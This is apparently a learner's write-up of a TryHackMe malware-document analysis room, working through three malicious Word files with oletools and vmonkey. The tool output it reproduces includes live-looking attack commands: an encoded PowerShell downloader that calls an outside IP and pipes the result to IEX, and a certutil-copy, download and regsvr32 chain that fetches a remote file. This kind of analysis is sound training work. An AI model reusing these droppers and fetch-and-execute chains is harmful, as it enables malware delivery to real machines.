Squid Game

Squid Game

https://tryhackme.com/room/squidgameroom

Attacker 1

`oledump.py attacker1.doc`

`oledump.py -s 8 attacker1.doc -v`


```
ubuntu@ip-10-10-230-179:~/Desktop/maldocs$ oledump.py attacker1.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:     13859 '1Table'
  5:     33430 'Data'
  6:       365 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M    9852 'Macros/VBA/ThisDocument'
  9:      5460 'Macros/VBA/_VBA_PROJECT'
 10:       513 'Macros/VBA/dir'
 11:       306 'MsoDataStore/ÇYÕXGNÎÕÃUKWÛÎIS2BKÍÐÐ==/Item'
 12:       341 'MsoDataStore/ÇYÕXGNÎÕÃUKWÛÎIS2BKÍÐÐ==/Properties'
 13:      4096 'WordDocument'
ubuntu@ip-10-10-230-179:~/Desktop/maldocs$ oledump.py -s 8 attacker1.doc -v
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub AutoOpen()
On Error Resume Next
DBvbDlfxWGXm = WifblkBfDS + CBool(2243) + Len(ChrW(5 + 9) + ChrW(3)) + LenB(Trim("QHSiqJpWNfHbmnlvPbbP")) + Len(lZlRjJlQKnBntw)
lQbWzTrJtfhGiaS = pWNDRZbLZdGgl + CBool(5015) + Len(ChrW(1 + 1) + ChrW(2)) + LenB(Trim("XkBMzwHsSZswNPQMBDL")) + Len(SxZnBTiJkRBD)

tcZwqHFss = zTQlVkgJtJHVH + CBool(6903) + Len(ChrW(6 + 4) + ChrW(10)) + LenB(Trim("jDxtDndtrsCpNSNkxdJzhj")) + Len(RRdTnGKKsvm)

qDRjdabdvLvw = bDhgcvpVdcXNV + CBool(6163) + Len(ChrW(2 + 7) + ChrW(10)) + LenB(Trim("TisXGlccaikddjLpXZhn")) + Len(hVXaKsWdqGRalH

TJgSBgQcFDq = xHtTibzqdL + CBool(6499) + Len(ChrW(2 + 7) + ChrW(1)) + LenB(Trim("iFvxjMCgcVJTWgGHG")) + Len(aQkXvbNzGWvh)
GWGjfdpJrxkg = PfFKPmwSmLwNT + CBool(2009) + Len(ChrW(4 + 7) + ChrW(6)) + LenB(Trim("kdHfDqVfHbpXcWBalpBj")) + Len(jwrLSVvTGmNgSNh
```

`oledump.py -s 4 attacker1.doc -S`

```
K(M&$R(.1
[Content_Types].xmlPK
_rels/.relsPK
theme/theme/themeManager.xmlPK
theme/theme/theme1.xmlPK
theme/theme/_rels/themeManager.xml.relsPK
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<a:clrMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bg1="lt1" tx1="dk1" bg2="lt2" tx2="dk2" accent1="accent1" accent2="accent2" accent3="accent3"
 accent4="accent4" accent5="accent5" accent6="accent6" hlink="hlink" folHlink="folHlink"/>
Normal
Default Paragraph Font
Table Normal
No List
mkae7
O^W^E^R^S^H^E^L^L ^-^N^o^P^r^o^f^i^l^e^ -^E^x^e^cutionPolicy B^^^yp^ass -encodedcommand J[Bp[G4[cwB0[GE[bgBj[GU[I[[9[C[[WwBT[Hk[cwB0[GU[bQ[u[EE[YwB0[Gk[dgBh[HQ[bwBy[
[Og[6[EM[cgBl[GE[d[Bl[Ek[bgBz[HQ[YQBu[GM[ZQ[o[CI[UwB5[HM[d[Bl[G0[LgBO[GU[d[[u[Fc[ZQBi[EM[b[Bp[GU[bgB0[CI[KQ[7[[0[Cg[k[G0[ZQB0[Gg[bwBk[C[[PQ[g[Fs[UwB5[HM[d[Bl[G0[LgBO
[GU[d[[u[Fc[ZQBi[EM[b[Bp[GU[bgB0[F0[LgBH[GU[d[BN[GU[d[Bo[G8[Z[Bz[Cg[KQ[7[[0[CgBm[G8[cgBl[GE[YwBo[Cg[J[Bt[C[[aQBu[C[[J[Bt[GU[d[Bo[G8[Z[[p[Hs[DQ[K[[0[Cg[g[C[[aQBm[Cg[J[B
t[C4[TgBh[G0[ZQ[g[C0[ZQBx[C[[IgBE[G8[dwBu[Gw[bwBh[GQ[UwB0[HI[aQBu[Gc[Ig[p[Hs[DQ[K[C[[I[[g[C[[d[By[Hk[ew[N[[o[I[[g[C[[I[[g[CQ[dQBy[Gk[I[[9[C[[TgBl[Hc[LQBP[GI[agBl[GM[d[
[g[FM[eQBz[HQ[ZQBt[C4[VQBy[Gk[K[[iGg[d[B0[H[[Og[v[C8[MQ[3[DY[Lg[z[DI[Lg[z[DU[Lg[x[DY[Lw[3[D[[N[Bl[C4[c[Bo[H[[Ig[p[[0[Cg[g[C[[I[[g[C[[SQBF[Fg[K[[k[G0[LgBJ[G4[dgBv[Gs[Z
Q[o[CQ[aQBu[HM[d[Bh[G4[YwBl[Cw[I[[o[CQ[dQBy[Gk[KQ[p[Ck[Ow[N[[o[I[[g[C[[I[B9[GM[YQB0[GM[a[B7[H0[DQ[K[[0[Cg[g[C[[fQ[N[[o[DQ[K[C[[I[Bp[GY[K[[k[G0[LgBO[GE[bQBl[C[[LQBl[HE[
I[[i[EQ[bwB3[G4[b[Bv[GE[Z[BE[GE[d[Bh[CI[KQB7[[0[Cg[g[C[[I[[g[C[[d[By[Hk[ew[N[[o[I[[g[C[[I[[g[CQ[dQBy[Gk[I[[9[C[[TgBl[Hc[LQBP[GI[agBl[GM[d[[g[FM[eQBz[HQ[ZQBt[C4[VQBy[Gk
[K[[iGg[d[B0[H[[Og[v[C8[ZgBw[GU[d[By[GE[YQBy[GQ[ZQBs[Gw[YQ[u[GI[YQBu[GQ[LwB4[GE[c[Bf[DE[M[[y[GI[LQBB[Fo[MQ[v[Dc[M[[0[GU[LgBw[Gg[c[[/[Gw[PQBs[Gk[d[B0[GU[bg[0[C4[ZwBh[H
M[Ig[p[[0[Cg[g[C[[I[[g[C[[J[By[GU[cwBw[G8[bgBz[GU[I[[9[C[[J[Bt[C4[SQBu[HY[bwBr[GU[K[[k[Gk[bgBz[HQ[YQBu[GM[ZQ[s[C[[K[[k[HU[cgBp[Ck[KQ[7[[0[Cg[N[[o[I[[g[C[[I[[g[CQ[c[Bh[
HQ[a[[g[D0[I[Bb[FM[eQBz[HQ[ZQBt[C4[RQBu[HY[aQBy[G8[bgBt[GU[bgB0[F0[Og[6[Ec[ZQB0[EY[bwBs[GQ[ZQBy[F[[YQB0[Gg[K[[i[EM[bwBt[G0[bwBu[EE[c[Bw[Gw[aQBj[GE[d[Bp[G8[bgBE[GE[d[Bh
[CI[KQ[g[Cs[I[[i[Fw[X[BR[GQ[WgBH[F[[LgBl[Hg[ZQ[i[Ds[DQ[K[C[[I[[g[C[[I[Bb[FM[eQBz[HQ[ZQBt[C4[SQBP[C4[RgBp[Gw[ZQBd[Do[OgBX[HI[aQB0[GU[QQBs[Gw[QgB5[HQ[ZQBz[Cg[J[Bw[GE[d[B
o[Cw[I[[k[HI[ZQBz[H[[bwBu[HM[ZQ[p[Ds[DQ[K[[0[Cg[g[C[[I[[g[C[[J[Bj[Gw[cwBp[GQ[I[[9[C[[TgBl[Hc[LQBP[GI[agBl[GM[d[[g[Ec[dQBp[GQ[I[[n[EM[M[[4[EE[RgBE[Dk[M[[t[EY[MgBB[DE[LQ
[x[DE[R[[x[C0[O[[0[DU[NQ[t[D[[M[BB[D[[Qw[5[DE[Rg[z[Dg[O[[w[Cc[DQ[K[C[[I[[g[C[[I[[k[HQ[eQBw[GU[I[[9[C[[WwBU[Hk[c[Bl[F0[Og[6[Ec[ZQB0[FQ[eQBw[GU[RgBy[G8[bQBD[Ew[UwBJ[EQ[K
[[k[GM[bBz[Gk[Z[[p[[0[Cg[g[C[[I[[g[C[[J[Bv[GI[agBl[GM[d[[g[D0[I[Bb[EE[YwB0[Gk[dgBh[HQ[bwBy[F0[Og[6[EM[cgBl[GE[d[Bl[Ek[bgBz[HQ[YQBu[GM[ZQ[o[CQ[d[B5[H[[ZQ[p[[0[Cg[g[C[[
I[[g[C[[J[Bv[GI[agBl[GM[d[[u[EQ[bwBj[HU[bQBl[G4[d[[u[EE[c[Bw[Gw[aQBj[GE[d[Bp[G8[bg[u[FM[a[Bl[Gw[b[BF[Hg[ZQBj[HU[d[Bl[Cg[J[Bw[GE[d[Bo[Cw[J[Bu[HU[b[[s[C[[J[Bu[HU[b[[s[C[[
[J[Bu[HU[b[[s[D[[KQ[N[[o[DQ[K[C[[I[[g[C[[I[B9[GM[YQB0[GM[a[B7[H0[DQ[K[C[[I[[g[C[[I[[N[[o[I[[g[H0[DQ[K[H0[DQ[K[[0[CgBF[Hg[aQB0[Ds[DQ[K[[0[Cg[=
```


This looks like base64, but before I read decoded text, I must to reproduce "replace" function

Now I can see some text, but there is a lot of null bites,so I remove all null bites




The next question I found by google

`%ProgramData%`



To find the name of the COM object the maldoc is trying to access : I check hint, and try to fing this



Malicious IP I found before

```
    try{CR
     $uri = New-Object System.Uri("http://176.32.35.16/704e.php")CR
     IEX($m.Invoke($instance, ($uri)));CR
    }catch{}CR
CR
  }CR
CR
```

```
958   33
```

The phone number I found also before

`oledump.py -s 4 attacker1.doc -S`

```
Unknown
Times New Roman
Symbol
Arial
Calibri
Cambria Math
 Networked multi-state projection
West Virginia  Samanta
213-446-1757 x7135
 Windows
```

The answer for next question I found after hint)

`olevba attacker1.doc`

```
XsWigQMrcFc = mxpJbmSSQ + CBool(5222) + Len(ChrW(10 + 8) + ChrW(10)) + LenB(Trim("rdlmccJkfVhXRccQBM")) + Len(RkVtwCRbFKwknG)
gDaZRkBlQp = MvZcVWwwaGt + CBool(5297) + Len(ChrW(4 + 6) + ChrW(5)) + LenB(Trim("VgBdpkxSLXdGbgLKh")) + Len(qNJnfcLpkQXcp)

TqKxXzraCs = mkaDKJfCfVRm + CBool(8379) + Len(ChrW(1 + 10) + ChrW(5)) + LenB(Trim("klTWfaFrtslwGtgadMj")) + Len(GvivfXcsHC)


nd Sub

+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|ChrW                |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
+----------+--------------------+--------------------------------------------+

buntu@ip-10-10-106-11:~/Desktop/maldocs$
```

subject for this maldoc

`file attacker1.doc`

```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ file attacker1.doc
attacker1.doc: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Title: Networked multi-state projection, Subject: West V
irginia  Samanta, Author: 213-446-1757 x7135, Comments: Re-contextualized radical service-desk, Template: Normal, Last Saved By:  Windows, Revision Number: 11, Name of
 Creating Application: Microsoft Office Word, Total Editing Time: 03:00, Create Time/Date: Thu Apr 19 18:59:00 2018, Last Saved Time/Date: Thu Feb  7 23:45:00 2019, Nu
mber of Pages: 1, Number of Words: 1, Number of Characters: 7, Security: 0
```

The next question was hard, without hint I think the time is 2019-02-07 23:45:00, but after I saw hint- I found the correct answer

`oletimes attacker1.doc`

```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ oletimes attacker1.doc
oletimes 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
================================================================================
FILE: attacker1.doc

+----------------------------+---------------------+---------------------+
| Stream/Storage name        | Modification Time   | Creation Time       |
+----------------------------+---------------------+---------------------+
| Root                       | 2019-02-07 23:45:30 | None                |
| '\x01CompObj'              | None                | None                |
| '\x05DocumentSummaryInform | None                | None                |
| ation'                     |                     |                     |
| '\x05SummaryInformation'   | None                | None                |
| '1Table'                   | None                | None                |
| 'Data'                     | None                | None                |
| 'Macros'                   | 2019-02-07 23:45:30 | 2019-02-07 23:45:30 |
| 'Macros/PROJECT'           | None                | None                |
| 'Macros/PROJECTwm'         | None                | None                |
| 'Macros/VBA'               | 2019-02-07 23:45:30 | 2019-02-07 23:45:30 |
| 'Macros/VBA/ThisDocument'  | None                | None                |
| 'Macros/VBA/_VBA_PROJECT'  | None                | None                |
| 'Macros/VBA/dir'           | None                | None                |
| 'MsoDataStore'             | 2019-02-07 23:45:30 | 2019-02-07 23:45:30 |
| 'MsoDataStore/ÇYÕXGNÎÕÃUKW | 2019-02-07 23:45:30 | 2019-02-07 23:45:30 |
| ÛÎIS2BKÍÐÐ=='              |                     |                     |
| 'MsoDataStore/ÇYÕXGNÎÕÃUKW | None                | None                |
| ÛÎIS2BKÍÐÐ==/Item'         |                     |                     |
| 'MsoDataStore/ÇYÕXGNÎÕÃUKW | None                | None                |
| ÛÎIS2BKÍÐÐ==/Properties'   |                     |                     |
| 'WordDocument'             | None                | None                |
+----------------------------+---------------------+---------------------+
```

The last 2 questions was founded before

```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ oledump.py attacker1.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:     13859 '1Table'
  5:     33430 'Data'
  6:       365 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M    9852 'Macros/VBA/ThisDocument'
  9:      5460 'Macros/VBA/_VBA_PROJECT'
 10:       513 'Macros/VBA/dir'
 11:       306 'MsoDataStore/ÇYÕXGNÎÕÃUKWÛÎIS2BKÍÐÐ==/Item'
 12:       341 'MsoDataStore/ÇYÕXGNÎÕÃUKWÛÎIS2BKÍÐÐ==/Properties'
 13:      4096 'WordDocument'
```

Attacker 2

The 1st and 3rd answer I found very fast

`oledump.py attacker2.doc`

```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ oledump.py attacker2.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7427 '1Table'
  5:     63641 'Data'
  6:        97 'Macros/Form/\x01CompObj'
  7:       283 'Macros/Form/\x03VBFrame'
  8:     63528 'Macros/Form/f'
  9:      2220 'Macros/Form/o'
 10:       566 'Macros/PROJECT'
 11:        92 'Macros/PROJECTwm'
 12: M    6655 'Macros/VBA/Form'
 13: M   15671 'Macros/VBA/Module1'
 14: M    1593 'Macros/VBA/ThisDocument'
 15:     42465 'Macros/VBA/_VBA_PROJECT'
 16: M    2724 'Macros/VBA/bxh'
 17:      1226 'Macros/VBA/dir'
 18:      4096 'WordDocument'
```

For second question I need to write the size of 1st part for the second stream that contains a macro

`oledump.py -i attacker2.doc`

```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ oledump.py -i attacker2.doc
  1:       114                 '\x01CompObj'
  2:      4096                 '\x05DocumentSummaryInformation'
  3:      4096                 '\x05SummaryInformation'
  4:      7427                 '1Table'
  5:     63641                 'Data'
  6:        97                 'Macros/Form/\x01CompObj'
  7:       283                 'Macros/Form/\x03VBFrame'
  8:     63528                 'Macros/Form/f'
  9:      2220                 'Macros/Form/o'
 10:       566                 'Macros/PROJECT'
 11:        92                 'Macros/PROJECTwm'
 12: M    6655   4978+1677     'Macros/VBA/Form'
 13: M   15671  13867+1804     'Macros/VBA/Module1'
 14: M    1593    1396+197     'Macros/VBA/ThisDocument'
 15:     42465                 'Macros/VBA/_VBA_PROJECT'
 16: M    2724    2397+327     'Macros/VBA/bxh'
 17:      1226                 'Macros/VBA/dir'
 18:      4096                 'WordDocument'
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$
```

On next question I spent a lot of time, here I must to find reverse, and reverse the text))


`olevba attacker2.doc | grep -i reverse`

`echo 'sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc' | rev > file.txt | cat file.txt`

```
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ olevba attacker2.doc | grep -i reverse
RO = StrReverse("\ataDmargorP\:C")
ROI = RO + StrReverse("sbv.nip")
ii = StrReverse("")
Ne = StrReverse("IZOIZIMIZI")
fun = Shell(StrReverse("sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"), Chr(48))
'       ArgsLd StrReverse 0x0001
'       ArgsLd StrReverse 0x0001
'       ArgsLd StrReverse 0x0001
'       ArgsLd StrReverse 0x0001
'       ArgsLd StrReverse 0x0001
|Suspicious|StrReverse          |May attempt to obfuscate specific strings    |
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$ echo 'sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc' | rev > file.txt | cat file.txt
cmd /k cscript.exe C:\ProgramData\pin.vbs
ubuntu@ip-10-10-106-11:~/Desktop/maldocs$
```

To find domain I try to find http(but all domains here was https))))

`olevba attacker2.doc | grep -i http`



The second domain also here)))

`olevba attacker2.doc | grep -i dll`

The next 4 questions I found by command:


`olevba attacker2.doc | grep -i dll`

I see the **5** dlls, the first one is **www1.dll**, and allt they run by "**rundll32.exe**"

To find How many seconds does the function in the maldoc sleep for to fully execute the malicious DLLs


I use 'grep sleep')

`olevba attacker2.doc | grep -i sleep`



In last question I need to find stream name, so I use grep again, but I found some files. In the end is 2 streams the 1st one is the answer

`olevba attacker2.doc | grep -i stream`



Attacker 3

First question

`oledump.py -s 3 attacker3.doc -S`

```
buntu@ip-10-10-106-11:~/Desktop/maldocs$ oledump.py -s 3 attacker3.doc -S
:cmd /c set u=util&&call copy C:\Windows\System32\cer%u%.exe C:\ProgramData\1.exe
```

The next question looks like very easy, but I spent a lot of time to find answer. I must replace u)

```
:md /c set u=util&&call copy C:\Windows\System32\cer%u%.exe C:\ProgramData\1.exe
```

for attacker 3 olevbs didnt work(, So I use vmonkey

```
vmonkey attacker3.doc
```

```
INFO     calling Function: eR(92)
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent'
INFO     calling Function: eR(93)
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.'
INFO     calling Function: eR(94)
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.p'
INFO     calling Function: eR(95)
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.ph'
INFO     calling Function: eR(96)
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php'
INFO     calling Function: eR(97)
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php?'
INFO     calling Function: eR(98)
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php?l'
INFO     calling Function: eR(99)
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php?l='
WARNING  Throttling output logging...
INFO     Found possible intermediate IOC (URL): 'cmd /c "set u=url&&call C:\ProgramData\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php?l= ...'
INFO     Calling Procedure: XN.run("['cmd /c set u=tutil&&call copy C:\\\\Windows\\\\System32\\\\cer%u%.exe C:\\\\ProgramDat...")
INFO     ACTION: XN.run - params ['cmd /c set u=tutil&&call copy C:\\Windows\\System32\\cer%u%.exe C:\\ProgramData\\1.exe', 0] - Interesting Function Call
INFO     ACTION: Object.Method Call - params ['cmd /c set u=tutil&&call copy C:\\Windows\\System32\\cer%u%.exe C:\\ProgramData\\1.exe', 0] - XN.run
INFO     ACTION: Run - params 'exe' - Interesting Function Call
WARNING  Application.Run() failed. Cannot find function exe.
INFO     Calling Procedure: XN.run('[\'cmd /c "set u=url&&call C:\\\\ProgramData\\\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfa...')
INFO     ACTION: XN.run - params ['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php?l=liut6.cab C:\\ProgramData\\1.t
mp && call regsvr32 C:\\ProgramData\\1.tmp"', 0] - Interesting Function Call
INFO     ACTION: Object.Method Call - params ['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php?l=liut6.cab C:\\Prog
ramData\\1.tmp && call regsvr32 C:\\ProgramData\\1.tmp"', 0] - XN.run
```

and folder also here **ProgramData**

And the stream I found before

```
A: word/vbaProject.bin
 A1:       423 'PROJECT'
 A2:        53 'PROJECTwm'
 A3: M    2017 'VBA/T'
 A4: m    1127 'VBA/ThisDocument'
 A5:      2976 'VBA/_VBA_PROJECT'
 A6:      1864 'VBA/__SRP_0'
 A7:       190 'VBA/__SRP_1'
 A8:       348 'VBA/__SRP_2'
 A9:       106 'VBA/__SRP_3'
A10: M    1291 'VBA/d'
A11:       723 'VBA/dir'
```

